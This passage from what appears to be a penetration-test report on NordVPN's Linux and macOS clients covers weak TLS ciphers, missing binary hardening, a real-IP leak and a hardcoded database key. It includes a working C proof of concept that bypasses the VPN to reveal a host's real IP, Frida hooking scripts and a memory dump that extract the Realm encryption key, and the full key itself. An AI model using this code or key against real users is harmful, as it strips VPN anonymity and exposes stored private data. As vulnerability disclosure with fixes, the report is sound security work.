TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 (0xc023)
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 (0xc024)
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027)
TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9c)
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)
```



```
TLS_RSA_WITH_AES_128_CBC_SHA256 (0x3c)
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028)
TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9d)
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)
TLS_RSA_WITH_AES_256_CBC_SHA256 (0x3d)
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xc009)
# TLS 1.1 supported ciphers
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)
# TLS 1.0 supported ciphers
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)
TLS_RSA_WITH_3DES_EDE_CBC_SHA (0xa)
```

As an example, below is a connection to the endpoint using TLSv1.0:

```
uid0@0x75696430:~$ openssl s_client -connect zwyr157wwiu6eior.com:443 -tls1
CONNECTED(00000003)
depth=2 C = IE, O = Baltimore, OU = CyberTrust, CN = Baltimore CyberTrust Root
verify return:1
depth=1 C = US, O = "Cloudflare, Inc.", CN = Cloudflare Inc RSA CA-2
verify return:1
depth=0 C = US, ST = CA, L = San Francisco, O = "Cloudflare, Inc.", CN = sni.cloudflaressl.com
verify return:1
---
Certificate chain
 0 s:C = US, ST = CA, L = San Francisco, O = "Cloudflare, Inc.", CN = sni.cloudflaressl.com
  i:C = US, O = "Cloudflare, Inc.", CN = Cloudflare Inc RSA CA-2
 1 s:C = US, O = "Cloudflare, Inc.", CN = Cloudflare Inc RSA CA-2
  i:C = IE, O = Baltimore, OU = CyberTrust, CN = Baltimore CyberTrust Root
---
Server certificate

[...]

subject=C = US, ST = CA, L = San Francisco, O = "Cloudflare, Inc.", CN = sni.cloudflaressl.com
issuer=C = US, O = "Cloudflare, Inc.", CN = Cloudflare Inc RSA CA-2
---
No client certificate CA names sent
Peer signing digest: MD5-SHA1
Peer signature type: RSA
Server Temp Key: X25519, 253 bits
---
SSL handshake has read 3484 bytes and written 234 bytes
Verification: OK
---
New, TLSv1.0, Cipher is ECDHE-RSA-AES128-SHA
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol  : TLSv1
    Cipher    : ECDHE-RSA-AES128-SHA
    Session-ID: 906ABC62E4D9A73E35AA06636BFE8EBB9ED0C2B15BFA66D409003098759C7CB8
```



```
Session-ID-ctx:
Master-Key:
B1500F9780EAD94832471B7FC68E0BB7DCA87E519EE9BF65364428D7BD5BFCC833930BBA1D84210CC33051A5052DA3FC
PSK identity: None
PSK identity hint: None
SRP username: None
TLS session ticket lifetime hint: 64800 (seconds)
TLS session ticket:
0000 - d7 4f 90 5f a8 f0 67 1f-b0 fc 91 b3 24 7f 9a c9 .O._.g.....$...
0010 - 49 df 91 86 53 8a c6 27-90 be e4 a2 19 cb d8 81 I...S...'.....
0020 - 09 2c b6 3a 11 0d 84 b1-79 61 f8 aa 93 46 38 b7 .,,:....ya...F8.
0030 - 9a f7 31 6e 04 fa 75 74-55 0c 30 65 03 9f d6 ca ..1n..utU.0e....
0040 - 41 c6 37 b7 51 d4 41 6f-b7 59 24 67 f8 8e 63 f9 A.7.Q.Ao.Y$g..c.
0050 - 4b e3 2c fc 5b 47 1c 6f-2c eb 98 8f fb 52 a6 13 K.,.[G.o,....R..
0060 - 91 55 12 95 68 67 0f c6-2c 33 ec 8b ae 08 71 43 .U..hg.,,3....qC
0070 - 1f 47 64 81 b6 e4 32 13-c6 06 0f 55 47 ec 8a 3c .Gd...2....UG..<
0080 - 74 13 a5 f8 83 c5 a5 c7-1f 67 11 a2 a1 2c 3d e9 t.....g...,=.
0090 - 15 eb 0c 9c 2e 61 c8 20-03 5e ba 38 8e 05 84 2a .....a. ^.8...*
00a0 - a8 6c a8 4a 91 ef 51 cd-4d 3d 75 44 06 cd 12 69 .l.J..Q.M=uD...i
00b0 - 75 51 b9 18 1f 5a 40 b4-69 8f a5 bf 4d 48 d7 1a uQ...Z@.i...MH..
Start Time: 1606050102
Timeout : 7200 (sec)
Verify return code: 0 (ok)
Extended master secret: yes
---
```

## References

- Deprecating TLSv1.0 and TLSv1.1: <https://tools.ietf.org/html/draft-ietf-tls-oldversions-deprecate-00>
- Saying Goodbye to SSL/early TLS: <https://blog.pcisecuritystandards.org/are-you-ready-for-30-june-2018-sayin-goodbye-to-ssl-early-tls>
- SSL/TLS Information Disclosure (BEAST) Vulnerability: Exploiting The SSL 3.0 Fallback: <https://docs.secureauth.com/pages/viewpage.action?pageId=14778519>
- OWASP Transport Layer Protection Cheat Sheet: [https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Transport\\_Layer\\_Protection\\_Cheat\\_Sheet.md](https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.md)
- OWASP Testing for SSL-TLS (OWASP-CM-001): [https://www.owasp.org/index.php/Testing\\_for\\_SSL-TLS](https://www.owasp.org/index.php/Testing_for_SSL-TLS)
- PCI Council Migrating from SSL and Early TLS: [https://www.pcisecuritystandards.org/pdfs/PCI\\_SSC\\_Migrating\\_from\\_SSL\\_and\\_Early\\_TLS\\_Resource\\_Guide.pdf](https://www.pcisecuritystandards.org/pdfs/PCI_SSC_Migrating_from_SSL_and_Early_TLS_Resource_Guide.pdf)
- ROBOT attack: <https://robotattack.org/>



## Lack of Memory Protections (CWE-693) – Low

### Description

We found that the binaries used by the NordVPN application lack PIE/Stack Canary/RelRO/Fortify protection mechanisms. These mechanisms make significantly harder for an attacker with a memory corruption vulnerability on the targeted application to craft an effective and reliable exploit:

- **PIE:** The shared object is built without Position Independent Code flag. In order to prevent an attacker from reliably jumping to, for example, a particular exploited function in memory, Address space layout randomization (ASLR) randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries.
- **Stack Canary:** The shared object does not have a stack canary value added to the stack. Stack canaries are used to detect and prevent exploits from overwriting return address.
- **RelRO:** The shared object does not have RelRO enabled. The entire GOT (.got and .got.plt both) are writable. Without this compiler flag, buffer overflows on a global variable can overwrite GOT entries.
- **Fortify:** The shared object does not have any fortified functions. Fortified functions provides buffer overflow checks against glibc's commons insecure functions like strcpy, gets, etc.

### Affected Components

- NordVPN client (Linux)
- NordVPN daemon (Linux)
- OpenVPN client (Linux)

### Recommendations

Despite Golang have good security measures in place to avoid memory corruption issues, precautions have to be taken still since vulnerabilities could be introduced if the application links against non-Go libraries in the future, or from yet unknown bugs in the Go runtime itself. When possible, enable the the aforementioned protection mechanisms by supplying the following flags to go build:

#### ***PIE and partial RelRO***

```
export GOFLAGS='-buildmode=pie'
```

#### ***Full RelRo and Fortify (when using cgo)***

```
export CGO_CPPFLAGS="-D_FORTIFY_SOURCE=2"  
export CGO_LDFLAGS="-Wl,-z,relro,-z,now"
```

For the case of OpenVPN, we recommend including the following flags into the build script:

- **PIE:** Use compiler option -fPIC to enable Position Independent Code.
- **Stack Canary:** Use the option -fstack-protector-all to enable stack canaries.
- **RelRO:** Use the option -z,relro,-z,now to enable full RELRO and only -z,relro to enable partial RelRO.
- **Fortify:** Use the compiler option -D\_FORTIFY\_SOURCE=2 to Fortify functions.

### Details

In the following excerpt we detail the executables used by the NordVPN application and whether the protection mechanism is enabled (or not):

```
uid0@0x75696430:~$ ./hardening-check /usr/bin/nordvpn
/usr/bin/nordvpn:
Position Independent Executable: no, normal executable!
Stack protected: no, not found!
Fortify Source functions: unknown, no protectable libc functions used
Read-only relocations: no, not found!
Immediate binding: no, not found!

uid0@0x75696430:~$ ./hardening-check /usr/sbin/nordvpnd
/usr/sbin/nordvpnd:
Position Independent Executable: no, normal executable!
Stack protected: no, not found!
Fortify Source functions: no, only unprotected functions found!
Read-only relocations: yes
Immediate binding: no, not found!

uid0@0x75696430:~$ ./hardening-check /var/lib/nordvpn/openvpn
/var/lib/nordvpn/openvpn:
Position Independent Executable: no, normal executable!
Stack protected: yes
Fortify Source functions: yes (some protected functions found)
Read-only relocations: yes
Immediate binding: no, not found!
```

## References

- CWE-693: Protection Mechanism Failure: <https://cwe.mitre.org/data/definitions/693.html>
  - Golang PIE support: <https://golang.org/doc/go1.6>
-

## *Technical Details – macOS Client*

### **Vulnerability Analysis, Validation, and Exploitation**

This section highlights key information regarding each of the vulnerabilities discovered during the Web Application Penetration Test.

Numbers referencing CVE entries<sup>8</sup> are provided where possible. However, most of the vulnerabilities are referenced by their CWE entry<sup>9</sup> since they do not generally have a CVE assigned. Both vulnerability dictionaries are maintained by the MITRE not-for-profit organization.

The "Details" subsection of each vulnerability below exhibits a validation Proof-of-Concept (PoC) and, where applicable, an attempt to exploit the finding in a manner like what attackers would do to further their goals.

---

<sup>8</sup> Common Vulnerabilities and Exposures - <https://cve.mitre.org/about/>

<sup>9</sup> Common Weakness Enumeration - <https://cwe.mitre.org/about/>

## Real IP Leakage via Local Socket Binding (CWE-200) – High

### Description

The Internet Privacy provided by NordVPN could be compromised by client software running without privileges on the macOS computer if they bind the TCP connection to the local network interface. This would expose the real public IP address used by the host that is meant to be protected.

### Affected Components

- NordVPN IKE (macOS)


### Recommendations

We recommend analyzing the root cause of the issue and do research on how this can be mitigated on macOS systems.

### Details

During the analysis of the *NordVPN* client for macOS computers, we observed that while connected to the VPN service, software such as *qBittorrent* can reveal/obtain the actual Internet IP address of the macOS computer.

The following screenshot shows both the IP address of the VPN endpoint used as a gateway (131.255.4.61) and the actual public IP address used by the macOS computer (186.13.203.15). Observe that the Web browser, in the background, shows the IP address “seen” by normal software of the computer, which is the VPN endpoint public IP address.




**Figure 7 qBittorrent is able to detect the real public IP address of the host.**

The following code shows a simple program written in C that allows proving how simple it is for a program to disclose the actual IP address of a host:

```
#include <netdb.h>
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>
int main(int argc, char const *argv[])
{
    int sock = 0, count;
    struct sockaddr_in remoteaddr = {0};
    struct sockaddr_in localaddr = {0};
    struct hostent *hostname;
    char *http_request = "GET / HTTP/1.1\r\nHost: checkip.amazonaws.com\r\n\r\n";
    char buffer[1024] = {0};
    if (argc < 2) {
        printf("[-] Usage: %s <ip_to_bind>\n\n", argv[0]);
        exit(1);
    }
    if ((sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0) {
        printf("[-] socket(): Socket creation error.\n");
        exit(1);
    }
    // Binding to local interface of given IP
    localaddr.sin_family = AF_INET;
    localaddr.sin_addr.s_addr = inet_addr(argv[1]);
    bind(sock, (struct sockaddr*)&localaddr, sizeof(localaddr));
    struct in_addr **addr_list;
    struct in_addr addr;
    printf("[*] Getting IP of checkip.amazonaws.com ...\n");
    hostname = gethostbyname("checkip.amazonaws.com");
    if (hostname == NULL) {
        printf("[-] gethostbyname(): Error resolving the hostname.\n");
        exit(1);
    }
    // Binding to remote IP
    remoteaddr.sin_family = AF_INET;
    remoteaddr.sin_addr.s_addr = inet_addr(inet_ntoa(*(struct in_addr*)hostname->h_addr));
    remoteaddr.sin_port = htons(80);
    if (connect(sock, (struct sockaddr*)&remoteaddr, sizeof(remoteaddr)) < 0) {
        printf("[-] connect(): Connection Failed.\n");
        exit(1);
    }
    printf("[*] Sending HTTP Request via interface of IP %s ...\n", argv[1]);
    send(sock, http_request, strlen(http_request), 0);
    count = read(sock, buffer, 1024);
    printf("[*] Response from Server:\n\n");
    printf("%s\n", buffer);
    return 0;
}
```

The code above just creates a TCP socket and binds it to the local interface of the IP address provided as an argument. After that, the code will just connect to a host and perform an *HTTP GET* request to obtain the IP address of the connection. If the IP of the local network interface is provided, then it will bypass the VPN interface and go to the Internet directly. Therefore, the Web portal will detect the real IP address of the host instead of one of the VPN.

After compiling and executing the PoC, it is possible can see the real public IP of the host is revealed while connected to the VPN (see the command line window). Observe again that, in the background, a browser points to a portal that allows obtaining the IP of the VPN:



**Figure 8 Simple PoC written in C to reveal the real IP address.**

*Note: We performed the same test against all available protocols at the time of the assessment: OpenVPN (TCP and UDP), IKEv2 and NordLynx.*

## References

- CWE-200: Exposure of Sensitive Information to an Unauthorized Actor:  
<https://cwe.mitre.org/data/definitions/200.html>

## RealmDB Hardcoded Encryption Key (CWE-321) – Low

### Description

The macOS *NordVPN* application stores sensitive information in a *realmdb* database within the user's folder tree. However, the encryption key is hardcoded within the source code and therefore can be easily obtained from an attacker to decrypt the database of any *NordVPN* installation.

### Affected Components

- Nord VPN IKE (macOS)

### Recommendations

We recommend analyzing the possibility of implementing an encryption key that is different for each installation of *NordVPN*. This would mitigate the risk of an attacker knowing the key beforehand and accessing the information from the *realmdb* of any installation.

### Details

During the analysis of the macOS *NordVPN* client, we observed that the application stores information in an encrypted *realm* database. However, we also observed that the encryption key is the same across all installations of the client, which indicates it is hardcoded in the application source code.

The following excerpt of code is part of the NordVPN source code provided to us for testing. In particular, part of the file *nordvpn-macos-app-test/Pods/NordAppCore/Sources/Realm/RealmHelper.swift*:

```
001: import RealmSwift
002: import NordXPCDataStructures
003:
004: public final class RealmHelper {

[...]
```

```
029:     private let dbFileName = "default.encrypted.realm"
030:     private let oldDbFileName = "default.realm"

[...]
```

```
063:     private init() {
064:         var fileURL = Realm.Configuration.defaultConfiguration.fileURL?.deletingLastPathComponent()
065:
066:         #if os(OSX)
067:             containerPath = NSHomeDirectory() + "/Library/Application Support/" + bundle + "/"
068:             fileURL = URL(fileURLWithPath: containerPath + dbFileName)
069:         #else
070:             fileURL?.appendPathComponent(dbFileName)
071:         #endif
072:
073:         EncryptionMigrator().migrate(to: fileURL, with: databaseEncryptionKey)
074:
075:         realmConfig = Realm.Configuration(
076:             fileURL: fileURL,
077:             encryptionKey: databaseEncryptionKey,
```

```

078:         schemaVersion: RealmHelper.realmSchemaVersion,
079:         migrationBlock: RealmMigrations.perform()
080:     )
081:
082:     #if os(OSX)
083:     checkIfRealmFileIsInPlace()
084:     #endif
085: }
086:
087: private var databaseEncryptionKey: Data = {
088:     let keyPartOne = ""
089:
090:     let dbIdentifier = "\(keyPartOne)sdady568fs9d3i_realmIdentifier"
091:     return Data(dbIdentifier.utf8)
092: }()
[...]
```

We can observe the following:

1. In line 29, a file named “default.encrypted.realm” will be used for the encrypted database.
2. In line 90, part of the encryption key is hardcoded.

By inspecting the macOS computer, we can see the target file:

```

sh-3.2# ls -lah /Users/vs/Library/Containers/com.nordvpn.osx-apple/Data/Library/Application\
Support/com.nordvpn.osx-apple/
total 149896
drwxr-xr-x@ 8 vs  staff   256B Nov 23 17:35 .
drwx----- 7 vs  staff   224B Nov 17 15:36 ..
drwxr-xr-x@ 5 vs  staff   160B Nov  6 09:43 Templates
-rw-----@ 1 vs  staff    67B Nov 23 17:35 cybersec.json
-rw-r--r--@ 1 vs  staff   73M Nov 24 14:04 default.encrypted.realm
-rw-r--r--@ 1 vs  staff   1.2K Nov 24 14:08 default.encrypted.realm.lock
drwxr-xr-x@ 6 vs  staff   192B Nov 17 15:36 default.encrypted.realm.management
prw-----@ 1 vs  staff     0B Nov 24 14:04 default.encrypted.realm.note
```

By means of using Frida, it was possible for us to intercept internal method calls within the *NordVPN* process and therefore discover the content of the parameters. This way, we were able to obtain the full key used by the application to encrypt the database:

```

sh-3.2# python3 macos_inspector.py "NordVPN IKE" find_args RLMRealmConfiguration "- setEncryptionKey:"
[!] Ctrl+D or Ctrl+Z to detach from instrumented program.
[*] About to hook RLMRealmConfiguration->- setEncryptionKey: ...
[+] Detected call to "setEncryptionKey:" of the class:RLMRealmConfiguration {
    fileURL = file:///Users/vs/Library/Containers/com.nordvpn.osx-
apple/Data/Library/Application%20Support/com.nordvpn.osx-apple/default.encrypted.realm;
    inMemoryIdentifier = (null);
    encryptionKey = (null);
    readOnly = 0;
    schemaVersion = 0;
    migrationBlock = (null);
    deleteRealmIfMigrationNeeded = 0;
    shouldCompactOnLaunch = (null);
    dynamic = 0;
    customSchema = (null);
}
[+] Arguments passed as parameters:
```



```
[*] arg2 Objective C type: Foundation.__NSSwiftData
[*] arg2: {length = 64, bytes = 0x34313233 34646173 64323333 3132646a ... 656e7469 66696572 }
[*] arg2: 41234dasd23312djiqbwljh2212kj31badsdady568fs9d3i_realmIdentifier
```

The output above shows the key passed as a parameter is:

**41234dasd23312djiqbwljh2212kj31badsdady568fs9d3i\_realmIdentifier.**

The following code contains the Python script used to inject the Frida gadget and invoke the functions to intercept the method calls:

```
import frida
import sys
#def on_message(message, data):
#    print('[{}] => {}'.format(message, data))
def main():
    script_content = open('functions.js', 'r').read()
    try:
        target_process = sys.argv[1]
        if sys.argv[2] == 'show_classes':
            script_content += '\nsetTimeout(show_all_classes, 0);'
        elif sys.argv[2] == 'show_methods':
            script_content += '\nsetTimeout(show_methods, 0, "" + sys.argv[3] + "");'
        elif sys.argv[2] == 'find_method':
            script_content += '\nsetTimeout(find_method, 0, "" + sys.argv[3] + "");'
        elif sys.argv[2] == 'find_args':
            script_content += '\nsetTimeout(find_args, 0, "" + sys.argv[3] + "" + sys.argv[4] + "");'
        session = frida.attach(target_process)
        script = session.create_script(script_content)
        #script.on('message', on_message)
        script.load()
        print('[!] Ctrl+D or Ctrl+Z to detach from instrumented program.\n\n')
        sys.stdin.read()
        session.detach()
    except:
        print('Usage:')
        print(sys.argv[0] + ' <process_name> show_classes')
        print(sys.argv[0] + ' <process_name> show_methods <className>')
        print(sys.argv[0] + ' <process_name> find_method <methodName>')
        print(sys.argv[0] + ' <process_name> find_args <className> <methodName>')
        print('\n')
        sys.exit(1)
if __name__ == '__main__':
    main()
```

The following code contains the Frida Javascript functions used to extract the information:

```
function print_arguments(args) {
/*
    Frida's Interceptor has no information about the number of arguments, because there is no such
    information available at the ABI level (and we don't rely on debug symbols).
    I have implemented this function in order to try to determine how many arguments a method is using.
    It stops when:
        - The object is not nil
        - The argument is not the same as the one before
    MORE OF DATA TYPES AT: https://frida.re/docs/examples/ios/
*/
    var n = 100;
```


```
var last_arg = '';
for (var i = 2; i < n; ++i) {
    var arg = (new ObjC.Object(args[i])).toString();
    if (arg == 'nil' || arg == last_arg) {
        break;
    }
    last_arg = arg;
    var arg_data = new ObjC.Object(args[i]);
    console.log('\t[*] arg' + i + ' Objective C type: ' + arg_data.$className);
    console.log('\t[*] arg' + i + ': ' + arg_data);
    console.log('\t[*] arg' + i + ': ' + arg_data.bytes().readUtf8String(arg_data.length()));
}
}
function show_all_classes()
{
    console.log("[*] Searching for all classes of the process ...");
    var count = 0;
    for (var className in ObjC.classes)
    {
        if (ObjC.classes.hasOwnProperty(className))
        {
            console.log(className);
            count = count + 1;
        }
    }
}
function show_methods(targetClassName) {
    console.log("[*] Searching for methods of the class '" + targetClassName + "' ...");
    var methods = eval('ObjC.classes.' + targetClassName + '.$methods');
    for (var i = 0; i < methods.length; i++) {
        console.log(methods[i]);
    }
}
function find_method(methodName) {
    console.log("[*] Searching for classes containing '" + methodName + "' in their methods ...");
    try {
        for (var className in ObjC.classes)
        {
            try {
                var methods = eval('ObjC.classes.' + className + '.$methods');
                for (var i = 0; i < methods.length; i++)
                {
                    try {
                        if(methods[i].includes(methodName))
                        {
                            console.log("[+] Class: " + className);
                            console.log("\t[*] Method: " + methods[i]);
                        }
                    } catch(err) {}
                }
            } catch(err) {}
        }
    } catch(err) {}
}
function find_args(className, methodName) {
    var hooking = ObjC.classes[className][methodName];
    console.log("[*] About to hook " + className + "->" + methodName + " ...")
    Interceptor.attach(hooking.implementation, {
        onEnter: function(args) {
            this._className = ObjC.Object(args[0]).toString();
        }
    });
}
```

```

        this._methodName = ObjC.selectorAsString(args[1]);
        console.log('[+] Detected call to "' + this._methodName + '" of the class:' + this._className);
        console.log('[+] Arguments passed as parameters:');
        print_arguments(args);
    },
    onLeave: function(returnValues) {
        console.log('[+] Return value of:' + this._className + '-> ' + this._methodName);
        console.log("\t[*] Type of return value: " + Object.prototype.toString.call(returnValues));
        console.log("\t[*] Return Value: " + returnValues);
    }
});
}
}

```

With the obtained KEY, it was possible for us to access the encrypted *realm* database:



**Figure 9 Using MongoDB Realm Studio to access the information in the database.**

Also, by dumping the memory of the *Nord VPN* process, it was possible to see the database key in plaintext:

```

sh-3.2# python3 fridump.py "NordVPN IKE"

          _ _ _ _ _
         /  _  _  \
        /  _  _  \
       /  _  _  \
      /  _  _  \
     /  _  _  \
    /  _  _  \
   /  _  _  \
  /  _  _  \
 /  _  _  \
/  _  _  \
\  _  _  /
 \  _  _ /
  \  _  /
   \  _/
    \_/_

Current Directory: /Users/vs/tools/fridump
Output directory is set to: /Users/vs/tools/fridump/dump
Starting Memory dump...
Progress: [#####] 99.19% Complete
Finished!
sh-3.2# strings * | grep realmIdentifier
adsdady568fs9d3i_realmIdentifier
adsdady568fs9d3i_realmIdentifier
adsdady568fs9d3i_realmIdentifier

```

```
adsdady568fs9d3i_realmIdentifier
adsdady568fs9d3i_realmIdentifier
i_realmIdentifier
41234dasd23312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier@
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifiera
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier@%
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier@w
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier
